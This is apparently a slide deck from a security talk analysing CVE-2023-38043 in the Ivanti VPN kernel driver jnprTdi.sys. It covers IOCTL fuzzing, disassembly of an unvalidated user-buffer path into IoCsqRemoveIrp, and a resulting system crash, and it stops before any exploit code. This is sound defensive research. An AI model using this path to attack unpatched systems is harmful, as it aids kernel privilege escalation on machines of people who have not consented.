



CVE-2023-38043

ELEVATE & CONQUER

OUR JOURNEY INTO KERNEL PRIVILEGE ESCALATION





ABOUT TIJME (ME)


- Red Teamer at Northwave
- Forensics at TV show Hunted
- Lives in the Netherlands
- Author of open-source software
[Kernel Mii](#), [Raivo OTP](#), [WikiRaider](#)
- Socials username is @tijme
[Twitter](#), [GitHub](#), [LinkedIn](#)
- In search for driver vulnerabilities





ABOUT ALEX OUDENAARDEN

- Principal Reverse Engineer at Northwave
- Former
 - Malware Analyst
 - Vulnerability Researcher
 - Malware Developer
- Lives in Japan 🇯🇵
- github.com/lldre





WE PERFORM KERNEL DRIVER RESEARCH FOR:


- Outpacing the bad guys by finding bugs before they do.
- Gaining knowledge within our reverse engineering & red team.
- APT-simulation by using zero-day kernel driver vulnerabilities.





HOW WE ENCOUNTERED THIS SPECIFIC DRIVER

- VPN software (client) used by one of our customers.
 - Connects to VPN server in enterprise network.
- Found on disk during a red teaming engagement.
- Interesting name; jnprTdi.sys ('jn' for Juniper Networks?).
 - Juniper Networks & Junos Pulse created a new company.
 - It was called Pulse Secure, with its corresponding VPN product.
 - Ivanti acquired Pulse Secure VPN in 2020.



JUNIPER NETWORKS  Pulse Secure  





INDEX



Recap

- Virtual memory and talking to kernel drivers.



Approach

- Finding-low hanging fruit.



Exploitation

- A possible abuse path to exploit.



Profit

- Or facing utter defeat?




RECAP

VIRTUAL MEMORY, AND COMMUNICATING WITH DRIVERS






VIRTUAL MEMORY






USER MODE PROCESS **CANNOT** ACCESS KERNEL ADDRESS






KERNEL **CANNOT** ACCESS USER MODE ADDRESS (BY DEFAULT/DEREFERENCING)





COMMUNICATING WITH A KERNEL DRIVER





COMMUNICATING WITH A KERNEL DRIVER

IRP stands for "Input/Output Request Packet"
Basically, packets used to communicate within the kernel.



PID 9217: our_exploit.

```
char* newBiosBuffer = "\x04\x01\x5A\xB4";
int newBiosBufferSize = 4;

DeviceIoControl(
    driverHandle,
    0x80001036,
    newBiosBuffer,
    newBiosBufferSize,
    ...
);
```

When `our_exploit.exe` calls DeviceIoControl(...)

Some kernel driver

```
void dispatcher(DEVICE_OBJECT* device, IRP* irp) {
    DeviceIoControl* IoControl = irp->Tail->CurrentStackLocation->DeviceIoControl;
    VOID* UserBuffer = irp->AssociatedIrp->SystemBuffer;

    switch (IoControl->IoControlCode) {
        case 0x80000072:
            *UserBuffer = ReadBiosVersion();
            break;
        case 0x80001036:
            UpdateBiosToGivenBinary(UserBuffer);
            break;
        case 0x80002018:
            ...
            break;
        default:
            puts("Unknown IOCTL called");
    }
}
```





IVANTI VPN DRIVER

ONCE UPON A TIME, ON A BUGGY MONDAY MORNING





IDENTIFYING LOW-HANGING FRUIT

Our usual approach

1. Load the driver in IDA
 2. Find IRP_MJ_DEVICE_CONTROL
 3. Reverse the IOCTL functions
 4. Check if user buffer ends up in juicy functions

In the meantime

- Run an IOCTL fuzzer, such as IOCTLBF
<https://github.com/koutto/ioctlbf>
Developed by @Xst3nZ

Developed by @Xst3nZ

```
Console2 - ioctlbf.EXE -d aswSnx -i 82ac0200 -q
File Edit View Help
C:\Dev\ioctlbf_0.4\bin>ioctlbf.EXE -d aswSnx -i 82ac0200 -q
v0.4

[~] Open handle to the device \\.\aswSnx ... OK

Summary
-----
IOCTL scanning mode : Function + transfer type bf 0x82ac0000 - 0x82ac3fff
Filter mode : Filter disabled
Symbolic Device Name : \\.\aswSnx
Device Type : 0x000082ac
Device handle : 0x000007dc

[~] Bruteforce function code + transfer type and determine input sizes...
[+] 11 valid IOCTL have been found

Valid IOCTLs found
-----
0x82ac0204    function code: 0x0081
               transfer type: METHOD_BUFFERED
               input bufsize: fixed size = 240 (0xf0)

0x82ac00cc    function code: 0x0033
               transfer type: METHOD_BUFFERED
               input bufsize: min = 4 (0x4) | max = 4096 (0x1000)

0x82ac0098    function code: 0x0026
               transfer type: METHOD_BUFFERED
               input bufsize: fixed size = 44 (0x2c)
```



Your device ran into a problem and needs to restart.
We're just collecting some error info, and then we'll
restart for you.

0% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:

Stop code: SYSTEM_SERVICE_EXCEPTION

What failed: jnprTdi_9117_18417.sys





CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr 8
arg_8= qword ptr 10h
OutputBufferLength_v2= dword ptr 18h

mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 40h
mov    rcx, [rdx+0B8h]
mov    rbx, [rdx+18h]
```

mov rbx, OurBuffer




CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr 8
arg_8= qword ptr 10h
OutputBufferLength_v2= dword ptr 18h

mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 40h
mov    rcx, [rdx+0B8h]
mov    rbx, [rdx+18h]
```






CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr 8
arg_8= qword ptr 10h
OutputBufferLength_v2= dword ptr 18h

mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 40h
mov    rcx, [rdx+0B8h]
mov    rbx, [rdx+18h]
```

Bugcheck if *(OurBuffer+0x30) is not a valid address.





POSSIBLE ABUSE PATH

POOR INPUT VALIDATION MUST LEAD TO BUGS, RIGHT?





CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr 8
arg_8= qword ptr 10h
OutputBufferLength_v2= dword ptr 18h

mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 40h
mov    rcx, [rdx+0B8h]
mov    rbx, [rdx+18h]
```

```
loc_140009FA3:
mov    rsi, [rbx]
test   rsi, rsi
jz    loc_140009A4A
```

```
loc_140009FDA: ; Context
mov    rdx, [rsi+30h]
mov    r15, [rsi+28h]
test   rdx, rdx
jz    loc_140009D98
```



CODE FLOW FOR IOCTL 0x80002018

```
IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT device, PIRP irp_v1)
IRP_MJ_DEVICE_CONTROL proc near

Object= qword ptr -58h
HandleInformation= qword ptr -50h
var_48= dword ptr -48h
arg_0= qword ptr 8
arg_8= qword ptr 10h
OutputBufferLength_v2= dword ptr 18h

mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rdx
push   rbp
push   rsi
push   rdi
push   r12
push   r13
push   r14
push   r15
sub    rsp, 40h
mov    rcx, [rdx+0B8h]
mov    rbx, [rdx+18h]
```

```
loc_140009FA3:
mov    rsi, [rbx]
test   rsi, rsi
jz    loc_140009A4A
```

```
loc_140009FDA:          ; Context
mov    rdx, [rsi+30h]
mov    r15, [rsi+28h]
test   rdx, rdx
jz    loc_140009D98
```

```
lea    rcx, [r15+50h]  ; Csq
call  cs:IoCsqRemoveIrp
mov    r14, rax
test   rax, rax
jz    loc_FFFF8057D609D98
```



A CLOSER LOOK AT IoCsqRemoveIrp

```
// "IoCsqRemoveIrp" removes an IRP from the queue.  
//  
// PIO_CSQ is a struct of driver defined callbacks.  
// PIP_CSQ_IRP_CONTEXT contains the IRP to remove.  
PIRP IoCsqRemoveIrp(PIO_CSQ, PIP_CSQ_IRP_CONTEXT);  
  
// PIO_CSQ holds many callbacks...  
// - Insert IRP  
// - Remove IRP  
// - Peek next IRP  
// - Acquire lock  
// - Release lock  
// - ...  
  
    r15  
    sub    rsp, 40h  
    mov    rcx, [rdx+088h]  
    mov    rbx, [rdx+18h]
```

The diagram illustrates the relationship between assembly code and C code. On the left, assembly code is shown in a window with a teal background. A green arrow points from this window to a larger window on the right containing C code. The C code is enclosed in a black border and has syntax highlighting. The assembly code is also highlighted with colors corresponding to the C code's syntax.


```
loc_140009FDA: ; Context  
mov    rdx, [rsi+30h]  
mov    r15, [rsi+28h]  
test   rdx, rdx  
jz     loc_140009D98
```

```
rcx    r15+50h ; Csq  
call   cs:IoCsqRemoveIrp  
mov    r14, rax  
test   rax, rax  
jz     loc_FFFF8057D609D98
```



HOW IoCsqRemoveIrp *SHOULD* BE CALLED

```
// The number of IRPs on the queue.  
int counter = 0;  
  
void on_insert_irp(IO_CSQ* csq, PIRP irp) {  
    counter++;  
}  
  
void on_remove_irp(IO_CSQ* csq, PIRP irp) {  
    counter--;  
}  
  
// Initialize IO_CSQ with driver defined callbacks.  
// We use this to run custom actions on IRPs on the queue.  
IO_CSQ io_csq;  
IoCsqInitialize(  
    &io_csq,  
    &on_insert_irp,  
    &on_remove_irp,  
    ...  
);
```






HOW IoCsqRemoveIrp **SHOULD** BE CALLED

IRP_MJ
IRP_M3


```
// Later in the code:  
// - Insert some IRP onto the queue.  
// - The kernel calls the previously defined callbacks.  
// - The callbacks keep track of the IRP counter.  
  
IO_CSQ_IRP_CONTEXT some_irp_context;  
IoCsqInsertIrp(  
    &io_csq,           // previously defined callbacks.  
    some_irp,          // the IRP to put on the queue.  
    &some_irp_context // the output context defining the IRP.  
);
```





HOW IoCsqRemoveIrp *SHOULD* BE CALLED

```
// Later in the code:  
// - Remove some IRP onto the queue.  
// - The kernel calls the previously defined callbacks.  
// - The callbacks keep track of the IRP counter.  
IoCsqRemoveIrp(  
    &io_csq,           // previously defined callbacks.  
    some_irp_context  // context defining the IRP to remove.  
)
```



